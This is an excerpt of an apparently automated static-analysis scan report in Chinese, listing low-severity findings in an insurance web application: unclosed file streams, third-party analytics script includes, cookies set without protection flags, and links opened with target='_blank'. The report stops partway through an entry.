Improper Resource Shutdown or Release\路徑 9:

嚴重程度：	低風險
結果狀態：	校驗
線上結果	http://PMWCDRV1/CxWebClient/ViewerMain.aspx?scanid=1010623&projectid=10041&pathid=146
狀態	新的

	來源	目的地
檔案	TGL-CSIS-Web/src/main/java/com/tgl/csis/web/ui/main/ownerarea/OwnerIncomeTaxMgBn.java	TGL-CSIS-Web/src/main/java/com/tgl/csis/web/ui/main/ownerarea/OwnerIncomeTaxMgBn.java
行	47	48
物件	getInputStream	stream

代碼片斷	
檔案名稱	TGL-CSIS-Web/src/main/java/com/tgl/csis/web/ui/main/ownerarea/OwnerIncomeTaxMgBn.java
方法	public void downloadFile() throws IOException {

```
....
47.                 InputStream stream = dataHandler.getInputStream();
48.                 incomeTaxFile = new DefaultStreamedContent(stream,
"application/zip", "IncomeTaxData.zip");
```

Improper Resource Shutdown or Release\路徑 10:

嚴重程度：	低風險
結果狀態：	校驗
線上結果	http://PMWCDRV1/CxWebClient/ViewerMain.aspx?scanid=1010623&projectid=10041&pathid=147
狀態	新的

	來源	目的地
檔案	TGL-CSIS-Web/src/main/java/com/tgl/csis/web/ui/main/ownerarea/OwnerPaymentMgBn.java	TGL-CSIS-Web/src/main/java/com/tgl/csis/web/ui/main/ownerarea/OwnerPaymentMgBn.java
行	152	153
物件	getInputStream	stream

代碼片斷	
檔案名稱	TGL-CSIS-Web/src/main/java/com/tgl/csis/web/ui/main/ownerarea/OwnerPaymentMgBn.java
方法	public void downloadFile() throws IOException {

```
....
152.                InputStream stream =
resp.getPremiumReceiptFile().getInputStream();
153.                file = (new DefaultStreamedContent(stream,
"application/pdf", "payment.pdf"));
```

Improper Resource Shutdown or Release\路徑 11:

嚴重程度：	低風險
結果狀態：	校驗
線上結果	http://PMWCDRV1/CxWebClient/ViewerMain.aspx?scanid=1010623&projectid=10041&pathid=148
狀態	新的

	來源	目的地
檔案	TGL-CSIS-Web/src/main/java/com/tgl/csis/web/ui/main/ownerarea/policydetail/OwnerPolic	TGL-CSIS-Web/src/main/java/com/tgl/csis/web/ui/main/ownerarea/policydetail/OwnerPolic

	yDetailMgBn.java	yDetailMgBn.java
行	217	218
物件	getInputStream	stream

代碼片斷
檔案名稱 TGL-CSIS-Web/src/main/java/com/tgl/csis/web/ui/main/ownerarea/policydetail/OwnerPolicyDetailMgBn.java
方法 public void downloadFileByGuid(String guid) throws IOException {

```
....
217.                          InputStream stream =
dataHandler.getInputStream();
218.                          clauseFile = new
DefaultStreamedContent(stream, "application/pdf", "content.pdf");
```

Improper Resource Shutdown or Release\路徑 12:

嚴重程度：	低風險
結果狀態：	校驗
線上結果	http://PMWCDRV1/CxWebClient/ViewerMain.aspx?scanid=1010623&projectid=10041&pathid=149
狀態	新的

	來源	目的地
檔案	TGL-CSIS-Web/src/main/java/com/tgl/csis/web/ui/main/ownerarea/policydetail/PolicyDetail06MgBn.java	TGL-CSIS-Web/src/main/java/com/tgl/csis/web/ui/main/ownerarea/policydetail/PolicyDetail06MgBn.java
行	142	143
物件	getInputStream	stream

代碼片斷
檔案名稱 TGL-CSIS-Web/src/main/java/com/tgl/csis/web/ui/main/ownerarea/policydetail/PolicyDetail06MgBn.java
方法 public void downloadFile(String applyNo) throws IOException {

```
....
142.                    InputStream stream =
dataHandler.getInputStream();
143.                    file = new DefaultStreamedContent(stream,
"application/pdf", "content.pdf");
```

Improper Resource Shutdown or Release\路徑 13:

嚴重程度：	低風險
結果狀態：	校驗
線上結果	http://PMWCDRV1/CxWebClient/ViewerMain.aspx?scanid=1010623&projectid=10041&pathid=150
狀態	新的

	來源	目的地
檔案	TGL-CSIS-Web/src/main/java/com/tgl/csis/web/ui/main/ownerarea/policydetail/PolicyDetail06MgBn.java	TGL-CSIS-Web/src/main/java/com/tgl/csis/web/ui/main/ownerarea/policydetail/PolicyDetail06MgBn.java
行	164	165
物件	getInputStream	stream

代碼片斷

檔案名稱	TGL-CSIS-Web/src/main/java/com/tgl/csis/web/ui/main/ownerarea/policydetail/PolicyDetail06MgBn.java
方法	public void downloadFileBydDocNo(String docNo, String reportId) throws IOException {

```
....
164.                    InputStream stream =
dataHandler.getInputStream();
165.                    file = new DefaultStreamedContent(stream,
"application/pdf", "content.pdf");
```

Improper Resource Shutdown or Release\路徑 14:

嚴重程度：	低風險
結果狀態：	校驗
線上結果	http://PMWCDRV1/CxWebClient/ViewerMain.aspx?scanid=1010623&projectid=10041&pathid=151
狀態	新的

	來源	目的地
檔案	TGL-CSIS-Web/src/main/java/com/tgl/csis/web/ui/main/ownerarea/policydetail/PolicyDetail07MgBn.java	TGL-CSIS-Web/src/main/java/com/tgl/csis/web/ui/main/ownerarea/policydetail/PolicyDetail07MgBn.java
行	96	97
物件	getInputStream	stream

代碼片斷

檔案名稱	TGL-CSIS-Web/src/main/java/com/tgl/csis/web/ui/main/ownerarea/policydetail/PolicyDetail07MgBn.java
方法	public void downloadFile(String claimCaseNo) throws IOException {

```
....
96.                 InputStream stream = dataHandler.getInputStream();
97.                 file = new DefaultStreamedContent(stream,
"application/pdf", "content.pdf");
```

Improper Resource Shutdown or Release\路徑 15:

嚴重程度：	低風險
結果狀態：	校驗
線上結果	http://PMWCDRV1/CxWebClient/ViewerMain.aspx?scanid=1010623&projectid=10041&pathid=152
狀態	新的

	來源	目的地
檔案	TGL-CSIS-Web/src/main/java/com/tgl/csis/web/ui/main/ownerarea/policydetail/PolicyDetail15MgBn.java	TGL-CSIS-Web/src/main/java/com/tgl/csis/web/ui/main/ownerarea/policydetail/PolicyDetail15MgBn.java
行	139	141
物件	getInputStream	stream

代碼片斷

檔案名稱	TGL-CSIS-Web/src/main/java/com/tgl/csis/web/ui/main/ownerarea/policydetail/PolicyDetail15MgBn.java
方法	public void downloadFile(String guid) throws IOException {

```
....
139.                InputStream stream = dataHandler.getInputStream();
....
141.            file = new DefaultStreamedContent(stream,
"application/pdf", "content.pdf");
```

Client Remote File Inclusion

查詢路徑:
JavaScript\Cx\JavaScript Low Visibility\Client Remote File Inclusion 版本:2

類別

PCI DSS v3.2: PCI DSS (3.2) - 6.5.1 - Injection flaws - particularly SQL injection
OWASP Top 10 2017: A1-Injection
NIST SP 800-53: SC-18 Mobile Code (P2)

描述

Client Remote File Inclusion\路徑 1:

嚴重程度：	低風險
結果狀態：	校驗
線上結果	http://PMWCDRV1/CxWebClient/ViewerMain.aspx?scanid=1010623&projectid=10041&pathid=18
狀態	新的

	來源	目的地
檔案	TGL-CSIS-Web/src/main/webapp/env.xhtml	TGL-CSIS-Web/src/main/webapp/env.xhtml
行	22	22
物件	""https://www.googletagmanager.com/gtag/js?id=UA-116871856-1""	""https://www.googletagmanager.com/gtag/js?id=UA-116871856-1""

代碼片斷

檔案名稱	TGL-CSIS-Web/src/main/webapp/env.xhtml
方法	<script src="https://www.googletagmanager.com/gtag/js?id=UA-116871856-1"></script>

```
....
22.    <script src="https://www.googletagmanager.com/gtag/js?id=UA-
116871856-1"></script>
```

Client Remote File Inclusion\路徑 2:

嚴重程度：	低風險
結果狀態：	校驗
線上結果	http://PMWCDRV1/CxWebClient/ViewerMain.aspx?scanid=1010623&projectid=10041&pathid=19
狀態	新的

	來源	目的地
檔案	TGL-CSIS-Web/src/main/webapp/index.jsp	TGL-CSIS-Web/src/main/webapp/index.jsp
行	9	9
物件	""https://www.googletagmanager.com/gtag/js?id=UA-116871856-1""	""https://www.googletagmanager.com/gtag/js?id=UA-116871856-1""

代碼片斷

檔案名稱	TGL-CSIS-Web/src/main/webapp/index.jsp
方法	<script src="https://www.googletagmanager.com/gtag/js?id=UA-116871856-1"></script>

```
....
9.     <script src="https://www.googletagmanager.com/gtag/js?id=UA-
116871856-1"></script>
```

Client Remote File Inclusion\路徑 3:

嚴重程度：	低風險
結果狀態：	校驗
線上結果	http://PMWCDRV1/CxWebClient/ViewerMain.aspx?scanid=1010623&projectid=10041&pathid=20
狀態	新的

	來源	目的地
檔案	TGL-CSIS-Web/src/main/webapp/Logon/ForcedLogOff.xhtml	TGL-CSIS-Web/src/main/webapp/Logon/ForcedLogOff.xhtml
行	18	18
物件	""https://www.googletagmanager.com/gtag/js?id=UA-116871856-1""	""https://www.googletagmanager.com/gtag/js?id=UA-116871856-1""

代碼片斷

檔案名稱	TGL-CSIS-Web/src/main/webapp/Logon/ForcedLogOff.xhtml
方法	<script src="https://www.googletagmanager.com/gtag/js?id=UA-116871856-1"></script>

```
....
18.    <script src="https://www.googletagmanager.com/gtag/js?id=UA-
116871856-1"></script>
```

Client Remote File Inclusion\路徑 4:

嚴重程度：	低風險
結果狀態：	校驗
線上結果	http://PMWCDRV1/CxWebClient/ViewerMain.aspx?scanid=1010623&projectid=10041&pathid=21
狀態	新的

	來源	目的地
檔案	TGL-CSIS-Web/src/main/webapp/Logon/Logoff.jsp	TGL-CSIS-Web/src/main/webapp/Logon/Logoff.jsp
行	13	13
物件	""https://www.googletagmanager.com/gtag/js?id=UA-116871856-1""	""https://www.googletagmanager.com/gtag/js?id=UA-116871856-1""

代碼片斷

檔案名稱	TGL-CSIS-Web/src/main/webapp/Logon/Logoff.jsp
方法	<script src="https://www.googletagmanager.com/gtag/js?id=UA-116871856-1"></script>

```
....
13.    <script src="https://www.googletagmanager.com/gtag/js?id=UA-
116871856-1"></script>
```

Client Remote File Inclusion\路徑 5:

嚴重程度：	低風險
結果狀態：	校驗
線上結果	http://PMWCDRV1/CxWebClient/ViewerMain.aspx?scanid=1010623&projectid=10041&pathid=22
狀態	新的

	來源	目的地
檔案	TGL-CSIS-Web/src/main/webapp/Logon/LogOffUser.xhtml	TGL-CSIS-Web/src/main/webapp/Logon/LogOffUser.xhtml
行	19	19
物件	""https://www.googletagmanager.com/gtag/js?id=UA-116871856-1""	""https://www.googletagmanager.com/gtag/js?id=UA-116871856-1""

代碼片斷

檔案名稱	TGL-CSIS-Web/src/main/webapp/Logon/LogOffUser.xhtml
方法	<script

```
....
19.    <script
```

Client Remote File Inclusion\路徑 6:

嚴重程度：	低風險
結果狀態：	校驗
線上結果	http://PMWCDRV1/CxWebClient/ViewerMain.aspx?scanid=1010623&projectid=10041&pathid=23
狀態	新的

	來源	目的地
檔案	TGL-CSIS-Web/src/main/webapp/Logon/Logon.xhtml	TGL-CSIS-Web/src/main/webapp/Logon/Logon.xhtml
行	27	27
物件	""https://www.googletagmanager.com/gtag/js?id=UA-116871856-1""	""https://www.googletagmanager.com/gtag/js?id=UA-116871856-1""

代碼片斷

檔案名稱	TGL-CSIS-Web/src/main/webapp/Logon/Logon.xhtml
方法	<script

```
....
27.    <script
```

Client Remote File Inclusion\路徑 7:

嚴重程度：	低風險
結果狀態：	校驗
線上結果	http://PMWCDRV1/CxWebClient/ViewerMain.aspx?scanid=1010623&projectid=10041&pathid=24
狀態	新的

	來源	目的地
檔案	TGL-CSIS-Web/src/main/webapp/Main/Templates/MainFrame.xhtml	TGL-CSIS-Web/src/main/webapp/Main/Templates/MainFrame.xhtml
行	31	31
物件	""https://www.googletagmanager.com/gtag/js?id=UA-116871856-1""	""https://www.googletagmanager.com/gtag/js?id=UA-116871856-1""

代碼片斷

檔案名稱	TGL-CSIS-Web/src/main/webapp/Main/Templates/MainFrame.xhtml
方法	<script src="https://www.googletagmanager.com/gtag/js?id=UA-116871856-1"></script>

```
....
31.    <script src="https://www.googletagmanager.com/gtag/js?id=UA-
116871856-1"></script>
```

Client Remote File Inclusion\路徑 8:

嚴重程度：	低風險
結果狀態：	校驗
線上結果	http://PMWCDRV1/CxWebClient/ViewerMain.aspx?scanid=1010623&projectid=10041&pathid=25
狀態	新的

	來源	目的地
檔案	TGL-CSIS-Web/src/main/webapp/Main/Templates/RegisterMainFrame.xhtml	TGL-CSIS-Web/src/main/webapp/Main/Templates/RegisterMainFrame.xhtml
行	25	25
物件	""https://www.googletagmanager.com/gtag/js?id=UA-116871856-1""	""https://www.googletagmanager.com/gtag/js?id=UA-116871856-1""

代碼片斷
檔案名稱　TGL-CSIS-Web/src/main/webapp/Main/Templates/RegisterMainFrame.xhtml
方法　<script src="https://www.googletagmanager.com/gtag/js?id=UA-116871856-1"></script>

```
....
25.    <script src="https://www.googletagmanager.com/gtag/js?id=UA-
116871856-1"></script>
```

Client Remote File Inclusion\路徑 9:

嚴重程度：	低風險
結果狀態：	校驗
線上結果	http://PMWCDRV1/CxWebClient/ViewerMain.aspx?scanid=1010623&projectid=10041&pathid=26
狀態	新的

	來源	目的地
檔案	TGL-CSIS-Web/src/main/webapp/password/GetPassword.xhtml	TGL-CSIS-Web/src/main/webapp/password/GetPassword.xhtml
行	24	24
物件	""https://www.googletagmanager.com/gtag/js?id=UA-116871856-1""	""https://www.googletagmanager.com/gtag/js?id=UA-116871856-1""

代碼片斷
檔案名稱　TGL-CSIS-Web/src/main/webapp/password/GetPassword.xhtml
方法　<script src="https://www.googletagmanager.com/gtag/js?id=UA-116871856-1"></script>

```
....
24.    <script src="https://www.googletagmanager.com/gtag/js?id=UA-
116871856-1"></script>
```

Client Remote File Inclusion\路徑 10:

嚴重程度：	低風險
結果狀態：	校驗
線上結果	http://PMWCDRV1/CxWebClient/ViewerMain.aspx?scanid=1010623&projectid=10041&pathid=27
狀態	新的

	來源	目的地
檔案	TGL-CSIS-Web/src/main/webapp/password/PasswordRecovery.xhtml	TGL-CSIS-Web/src/main/webapp/password/PasswordRecovery.xhtml
行	26	26
物件	""https://www.googletagmanager.com/gtag/js?id=UA-116871856-1""	""https://www.googletagmanager.com/gtag/js?id=UA-116871856-1""

代碼片斷
檔案名稱　TGL-CSIS-Web/src/main/webapp/password/PasswordRecovery.xhtml
方法　<script

```
....
26.    <script
```

Client Remote File Inclusion\路徑 11:

嚴重程度：	低風險
結果狀態：	校驗
線上結果	http://PMWCDRV1/CxWebClient/ViewerMain.aspx?scanid=1010623&projectid=10041&pathid=28
狀態	新的

	來源	目的地
檔案	TGL-CSIS-Web/src/main/webapp/password/Result.xhtml	TGL-CSIS-Web/src/main/webapp/password/Result.xhtml
行	24	24
物件	""https://www.googletagmanager.com/gtag/js?id=UA-116871856-1""	""https://www.googletagmanager.com/gtag/js?id=UA-116871856-1""

代碼片斷
檔案名稱　TGL-CSIS-Web/src/main/webapp/password/Result.xhtml
方法　<script src="https://www.googletagmanager.com/gtag/js?id=UA-116871856-1"></script>

```
....
24.    <script src="https://www.googletagmanager.com/gtag/js?id=UA-
116871856-1"></script>
```

Unprotected Cookie

查詢路徑:
JavaScript\Cx\JavaScript Server Side Vulnerabilities\Unprotected Cookie 版本:4

類別

PCI DSS v3.2: PCI DSS (3.2) - 6.5.4 - Insecure communications
OWASP Top 10 2013: A2-Broken Authentication and Session Management
NIST SP 800-53: SC-8 Transmission Confidentiality and Integrity (P1)
FISMA 2014: System And Communications Protection

描述

Unprotected Cookie\路徑 1:

嚴重程度：	低風險
結果狀態：	校驗
線上結果	http://PMWCDRV1/CxWebClient/ViewerMain.aspx?scanid=1010623&projectid=10041&pathid=87
狀態	新的

	來源	目的地
檔案	tgl-csis-web/src/main/webapp/resources/barcelona-layout/js/layout.js	tgl-csis-web/src/main/webapp/resources/barcelona-layout/js/layout.js
行	190	190
物件	cookie	cookie

代碼片斷
檔案名稱 tgl-csis-web/src/main/webapp/resources/barcelona-layout/js/layout.js
方法 _saveMenuState: function(index) {

```
....
190.         $.cookie('barcelona_tabmenu_index', index.toString(),
{path: '/'});
```

Unprotected Cookie\路徑 2:

嚴重程度：	低風險
結果狀態：	校驗
線上結果	http://PMWCDRV1/CxWebClient/ViewerMain.aspx?scanid=1010623&projectid=10041&pathid=88
狀態	新的

	來源	目的地
檔案	tgl-csis-web/src/main/webapp/resources/barcelona-layout/js/layout.js	tgl-csis-web/src/main/webapp/resources/barcelona-layout/js/layout.js

行	194	194
物件	cookie	cookie

代碼片斷
檔案名稱　tgl-csis-web/src/main/webapp/resources/barcelona-layout/js/layout.js
方法　_restoreMenuState: function() {

```
....
194.            var activeTabMenu = $.cookie('barcelona_tabmenu_index');
```

Unprotected Cookie\路徑 3:

嚴重程度：	低風險
結果狀態：	校驗
線上結果	http://PMWCDRV1/CxWebClient/ViewerMain.aspx?scanid=1010623&projectid=10041&pathid=89
狀態	新的

	來源	目的地
檔案	tgl-csis-web/src/main/webapp/resources/barcelona-layout/js/layout.js	tgl-csis-web/src/main/webapp/resources/barcelona-layout/js/layout.js
行	348	348
物件	cookie	cookie

代碼片斷
檔案名稱　tgl-csis-web/src/main/webapp/resources/barcelona-layout/js/layout.js
方法　saveMenuState: function() {

```
....
348.            $.cookie('barcelona_expandeditems',
this.expandedMenuitems.join(','), {path: '/'});
```

Unprotected Cookie\路徑 4:

嚴重程度：	低風險
結果狀態：	校驗
線上結果	http://PMWCDRV1/CxWebClient/ViewerMain.aspx?scanid=1010623&projectid=10041&pathid=90
狀態	新的

	來源	目的地
檔案	tgl-csis-web/src/main/webapp/resources/barcelona-layout/js/layout.js	tgl-csis-web/src/main/webapp/resources/barcelona-layout/js/layout.js
行	357	357
物件	cookie	cookie

代碼片斷	
檔案名稱	tgl-csis-web/src/main/webapp/resources/barcelona-layout/js/layout.js
方法	restoreMenuState: function() {

```
....
357.          var menucookie = $.cookie('barcelona_expandeditems');
```

Unprotected Cookie\路徑 5:

嚴重程度：	低風險
結果狀態：	校驗
線上結果	http://PMWCDRV1/CxWebClient/ViewerMain.aspx?scanid=1010623&projectid=10041&pathid=91
狀態	新的

	來源	目的地
檔案	tgl-csis-web/src/main/webapp/resources/barcelona-layout/js/layout.js	tgl-csis-web/src/main/webapp/resources/barcelona-layout/js/layout.js
行	688	688
物件	cookie	cookie

代碼片斷	
檔案名稱	tgl-csis-web/src/main/webapp/resources/barcelona-layout/js/layout.js
方法	$.removeCookie = function (key, options) {

```
....
688.             $.cookie(key, '', $.extend({}, options, { expires: -1
}));
```

Unprotected Cookie\路徑 6:

嚴重程度：	低風險
結果狀態：	校驗
線上結果	http://PMWCDRV1/CxWebClient/ViewerMain.aspx?scanid=1010623&projectid=10041&pathid=92
狀態	新的

	來源	目的地
檔案	tgl-csis-web/src/main/webapp/resources/barcelona-layout/js/layout.js	tgl-csis-web/src/main/webapp/resources/barcelona-layout/js/layout.js
行	689	689
物件	cookie	cookie

代碼片斷	
檔案名稱	tgl-csis-web/src/main/webapp/resources/barcelona-layout/js/layout.js
方法	$.removeCookie = function (key, options) {

```
....
689.                return !$.cookie(key);
```

Unprotected Cookie\路徑 7:

嚴重程度：	低風險
結果狀態：	校驗
線上結果	http://PMWCDRV1/CxWebClient/ViewerMain.aspx?scanid=1010623&projectid=10041&pathid=93
狀態	新的

	來源	目的地
檔案	tgl-csis-web/src/main/webapp/resources/barcelona-layout/js/layout.js	tgl-csis-web/src/main/webapp/resources/barcelona-layout/js/layout.js
行	633	633
物件	cookie	cookie

代碼片斷

檔案名稱	tgl-csis-web/src/main/webapp/resources/barcelona-layout/js/layout.js
方法	}(function ($) {

```
....
633.          var config = $.cookie = function (key, value, options) {
```

Unprotected Cookie\路徑 8:

嚴重程度：	低風險
結果狀態：	校驗
線上結果	http://PMWCDRV1/CxWebClient/ViewerMain.aspx?scanid=1010623&projectid=10041&pathid=94
狀態	新的

	來源	目的地
檔案	tgl-csis-web/src/main/webapp/resources/barcelona-layout/js/layout.js	tgl-csis-web/src/main/webapp/resources/barcelona-layout/js/layout.js
行	645	645
物件	cookie	cookie

代碼片斷

檔案名稱	tgl-csis-web/src/main/webapp/resources/barcelona-layout/js/layout.js
方法	var config = $.cookie = function (key, value, options) {

```
....
645.                      return (document.cookie = [
```

Unsafe Use Of Target blank

查詢路徑:

JavaScript\Cx\JavaScript Low Visibility\Unsafe Use Of Target blank 版本:2

類別

FISMA 2014: System And Information Integrity
NIST SP 800-53: SI-10 Information Input Validation (P1)

描述

Unsafe Use Of Target blank\路徑 1:

嚴重程度：	低風險
結果狀態：	校驗
線上結果	http://PMWCDRV1/CxWebClient/ViewerMain.aspx?scanid=1010623&projectid=10041&pathid=97
狀態	新的

	來源	目的地
檔案	TGL-CSIS-Web/src/main/webapp/Main/OwnerArea/OwnerPayment.xhtml	TGL-CSIS-Web/src/main/webapp/Main/OwnerArea/OwnerPayment.xhtml
行	31	31
物件	tw/etwmain" style="color:blue" target="_blank" >	tw/etwmain" style="color:blue" target="_blank" >

代碼片斷

檔案名稱　TGL-CSIS-Web/src/main/webapp/Main/OwnerArea/OwnerPayment.xhtml

方法　<a href="http://www.ntbna.gov.tw/etwmain" style="color:blue" target="_blank" >國稅局</a>

```
....
31.                <a href="http://www.ntbna.gov.tw/etwmain"
style="color:blue" target="_blank" >國稅局</a>
```

Unsafe Use Of Target blank\路徑 2:

嚴重程度：	低風險
結果狀態：	校驗
線上結果	http://PMWCDRV1/CxWebClient/ViewerMain.aspx?scanid=1010623&projectid=10041&pathid=98
狀態	新的

	來源	目的地
檔案	TGL-CSIS-Web/src/main/webapp/Main/OwnerArea/OwnerPayment.xhtml	TGL-CSIS-Web/src/main/webapp/Main/OwnerArea/OwnerPayment.xhtml
行	60	60
物件	tw/transglobe-web/nat/service-contact" style="color:blue" target="_blank" >	tw/transglobe-web/nat/service-contact" style="color:blue" target="_blank" >

代碼片斷

檔案名稱	TGL-CSIS-Web/src/main/webapp/Main/OwnerArea/OwnerPayment.xhtml
方法	<a href="http://www.transglobe.com.tw/transglobe-web/nat/service-contact" style="color:blue" target="_blank" >聯絡我們</a>

```
....
60.                <a href="http://www.transglobe.com.tw/transglobe-
web/nat/service-contact" style="color:blue" target="_blank" >聯絡我們</a>
```

Unsafe Use Of Target blank\路徑 3:

嚴重程度：	低風險
結果狀態：	校驗
線上結果	http://PMWCDRV1/CxWebClient/ViewerMain.aspx?scanid=1010623&projectid=10041&pathid=99
狀態	新的

	來源	目的地
檔案	TGL-CSIS-Web/src/main/webapp/Main/OwnerArea/PolicyDetail/PolicyDetail11.xhtml	TGL-CSIS-Web/src/main/webapp/Main/OwnerArea/PolicyDetail/PolicyDetail11.xhtml
行	632	632
物件	tw" style="color:blue;" target="_blank">	tw" style="color:blue;" target="_blank">

代碼片斷

檔案名稱	TGL-CSIS-Web/src/main/webapp/Main/OwnerArea/PolicyDetail/PolicyDetail11.xhtml
方法	<a href="http://www.transglobe.com.tw" style="color:blue;" target="_blank">http://www.transglobe.com.tw</a>

```
....
632.               <a href="http://www.transglobe.com.tw"
style="color:blue;" target="_blank">http://www.transglobe.com.tw</a>
```

Unsafe Use Of Target blank\路徑 4:

嚴重程度：	低風險
結果狀態：	校驗
線上結果	http://PMWCDRV1/CxWebClient/ViewerMain.aspx?scanid=1010623&projectid=10041&pathid=100
狀態	新的

	來源	目的地
檔案	TGL-CSIS-Web/src/main/webapp/Main/Templates/MainSouth.xhtml	TGL-CSIS-Web/src/main/webapp/Main/Templates/MainSouth.xhtml
行	15	15
物件	8em; line-height: 23px; font-size:12px; margin-left: 12px; color: #fff; border-radius: 11px; background-color:	8em; line-height: 23px; font-size:12px; margin-left: 12px; color: #fff; border-radius: 11px; background-color:

	#3799F8;" target="_blank">	#3799F8;" target="_blank">

代碼片斷

檔案名稱 TGL-CSIS-Web/src/main/webapp/Main/Templates/MainSouth.xhtml

方法 <a href="http://www.transglobe.com.tw/transglobe-web/nat/other-map"

```
....
15.                          <a
href="http://www.transglobe.com.tw/transglobe-web/nat/other-map"
```

Unsafe Use Of Target blank\路徑 5:

嚴重程度：	低風險
結果狀態：	校驗
線上結果	http://PMWCDRV1/CxWebClient/ViewerMain.aspx?scanid=1010623&projectid=10041&pathid=101
狀態	新的

	來源	目的地
檔案	TGL-CSIS-Web/src/main/webapp/Main/Templates/RegisterMainFrame.xhtml	TGL-CSIS-Web/src/main/webapp/Main/Templates/RegisterMainFrame.xhtml
行	113	113
物件	8em; line-height: 23px; font-size: 12px; margin-left: 12px; color: #fff; border-radius: 11px; background-color: #3799F8;" target="_blank">	8em; line-height: 23px; font-size: 12px; margin-left: 12px; color: #fff; border-radius: 11px; background-color: #3799F8;" target="_blank">

代碼片斷

檔案名稱 TGL-CSIS-Web/src/main/webapp/Main/Templates/RegisterMainFrame.xhtml

方法 <a

```
....
113.                                                   <a
```

Unsafe Use Of Target blank\路徑 6:

嚴重程度：	低風險
結果狀態：	校驗
線上結果	http://PMWCDRV1/CxWebClient/ViewerMain.aspx?scanid=1010623&projectid=10041&pathid=102
狀態	新的

	來源	目的地
檔案	TGL-CSIS-Web/src/main/webapp/password/GetPassword.xhtml	TGL-CSIS-Web/src/main/webapp/password/GetPassword.xhtml
行	145	145

物件	8em; line-height: 23px; font-size: 12px; margin-left: 12px; color: #fff; border-radius: 11px; background-color: #3799F8;" target="_blank">	8em; line-height: 23px; font-size: 12px; margin-left: 12px; color: #fff; border-radius: 11px; background-color: #3799F8;" target="_blank">

代碼片斷	
檔案名稱	TGL-CSIS-Web/src/main/webapp/password/GetPassword.xhtml
方法	<a href="http://www.transglobe.com.tw/transglobe-web/nat/other-map"

```
....
145.                                     <a
href="http://www.transglobe.com.tw/transglobe-web/nat/other-map"
```

Unsafe Use Of Target blank\路徑 7:

嚴重程度：	低風險
結果狀態：	校驗
線上結果	http://PMWCDRV1/CxWebClient/ViewerMain.aspx?scanid=1010623&projectid=10041&pathid=103
狀態	新的

	來源	目的地
檔案	TGL-CSIS-Web/src/main/webapp/password/PasswordRecovery.xhtml	TGL-CSIS-Web/src/main/webapp/password/PasswordRecovery.xhtml
行	148	148
物件	8em; line-height: 23px; font-size: 12px; margin-left: 12px; color: #fff; border-radius: 11px; background-color: #3799F8;" target="_blank">	8em; line-height: 23px; font-size: 12px; margin-left: 12px; color: #fff; border-radius: 11px; background-color: #3799F8;" target="_blank">

代碼片斷	
檔案名稱	TGL-CSIS-Web/src/main/webapp/password/PasswordRecovery.xhtml
方法	<a href="http://www.transglobe.com.tw/transglobe-web/nat/other-map"

```
....
148.                                     <a
href="http://www.transglobe.com.tw/transglobe-web/nat/other-map"
```

Unsafe Use Of Target blank\路徑 8:

嚴重程度：	低風險
結果狀態：	校驗
線上結果	http://PMWCDRV1/CxWebClient/ViewerMain.aspx?scanid=1010623&projectid=10041&pathid=104
狀態	新的

	來源	目的地
檔案	TGL-CSIS-	TGL-CSIS-

	Web/src/main/webapp/password/Result.xhtml	Web/src/main/webapp/password/Result.xhtml
行	126	126

物件	8em; line-height: 23px; font-size: 12px; margin-left: 12px; color: #fff; border-radius: 11px; background-color: #3799F8;"
	target="_blank">
		8em; line-height: 23px; font-size: 12px; margin-left: 12px; color: #fff; border-radius: 11px; background-color: #3799F8;"
		target="_blank">

代碼片斷

檔案名稱　TGL-CSIS-Web/src/main/webapp/password/Result.xhtml

方法　<a href="http://www.transglobe.com.tw/transglobe-web/nat/other-map"

```
....
126.                                    <a
href="http://www.transglobe.com.tw/transglobe-web/nat/other-map"
```

Unsafe Use Of Target blank

查詢路徑:

Typescript\Cx\Typescript Low Visibility\Unsafe Use Of Target blank 版本:1

描述

Unsafe Use Of Target blank\路徑 1:

嚴重程度：	低風險
結果狀態：	校驗
線上結果	http://PMWCDRV1/CxWebClient/ViewerMain.aspx?scanid=1010623&projectid=10041&pathid=106
狀態	新的

	來源	目的地
檔案	TGL-CSIS-Web/src/main/webapp/Main/OwnerArea/OwnerPayment.xhtml	TGL-CSIS-Web/src/main/webapp/Main/OwnerArea/OwnerPayment.xhtml
行	31	31
物件	tw/etwmain" style="color:blue" target="_blank" >	tw/etwmain" style="color:blue" target="_blank" >

代碼片斷

檔案名稱　TGL-CSIS-Web/src/main/webapp/Main/OwnerArea/OwnerPayment.xhtml

方法　<a href="http://www.ntbna.gov.tw/etwmain" style="color:blue" target="_blank" >國稅局</a>

```
....
31.                 <a href="http://www.ntbna.gov.tw/etwmain"
style="color:blue" target="_blank" >國稅局</a>
```

Unsafe Use Of Target blank\路徑 2:

嚴重程度：	低風險
結果狀態：	校驗

線上結果	http://PMWCDRV1/CxWebClient/ViewerMain.aspx?scanid=1010623&projectid=10041&pathid=107
狀態	新的

	來源	目的地
檔案	TGL-CSIS-Web/src/main/webapp/Main/OwnerArea/OwnerPayment.xhtml	TGL-CSIS-Web/src/main/webapp/Main/OwnerArea/OwnerPayment.xhtml
行	60	60
物件	tw/transglobe-web/nat/service-contact" style="color:blue" target="_blank" >	tw/transglobe-web/nat/service-contact" style="color:blue" target="_blank" >

代碼片斷

檔案名稱　TGL-CSIS-Web/src/main/webapp/Main/OwnerArea/OwnerPayment.xhtml

方法　<a href="http://www.transglobe.com.tw/transglobe-web/nat/service-contact" style="color:blue" target="_blank" >聯絡我們</a>

```
....
60.                  <a href="http://www.transglobe.com.tw/transglobe-
web/nat/service-contact" style="color:blue" target="_blank" >聯絡我們</a>
```

Unsafe Use Of Target blank\路徑 3:

嚴重程度：	低風險
結果狀態：	校驗
線上結果	http://PMWCDRV1/CxWebClient/ViewerMain.aspx?scanid=1010623&projectid=10041&pathid=108
狀態	新的

	來源	目的地
檔案	TGL-CSIS-Web/src/main/webapp/Main/OwnerArea/PolicyDetail/PolicyDetail11.xhtml	TGL-CSIS-Web/src/main/webapp/Main/OwnerArea/PolicyDetail/PolicyDetail11.xhtml
行	632	632
物件	tw" style="color:blue;" target="_blank">	tw" style="color:blue;" target="_blank">

代碼片斷

檔案名稱　TGL-CSIS-Web/src/main/webapp/Main/OwnerArea/PolicyDetail/PolicyDetail11.xhtml

方法　<a href="http://www.transglobe.com.tw" style="color:blue;" target="_blank">http://www.transglobe.com.tw</a>

```
....
632.                 <a href="http://www.transglobe.com.tw"
style="color:blue;" target="_blank">http://www.transglobe.com.tw</a>
```

Unsafe Use Of Target blank\路徑 4:

嚴重程度：	低風險

結果狀態：	校驗
線上結果	http://PMWCDRV1/CxWebClient/ViewerMain.aspx?scanid=1010623&projectid=10041&pathid=109
狀態	新的

	來源	目的地
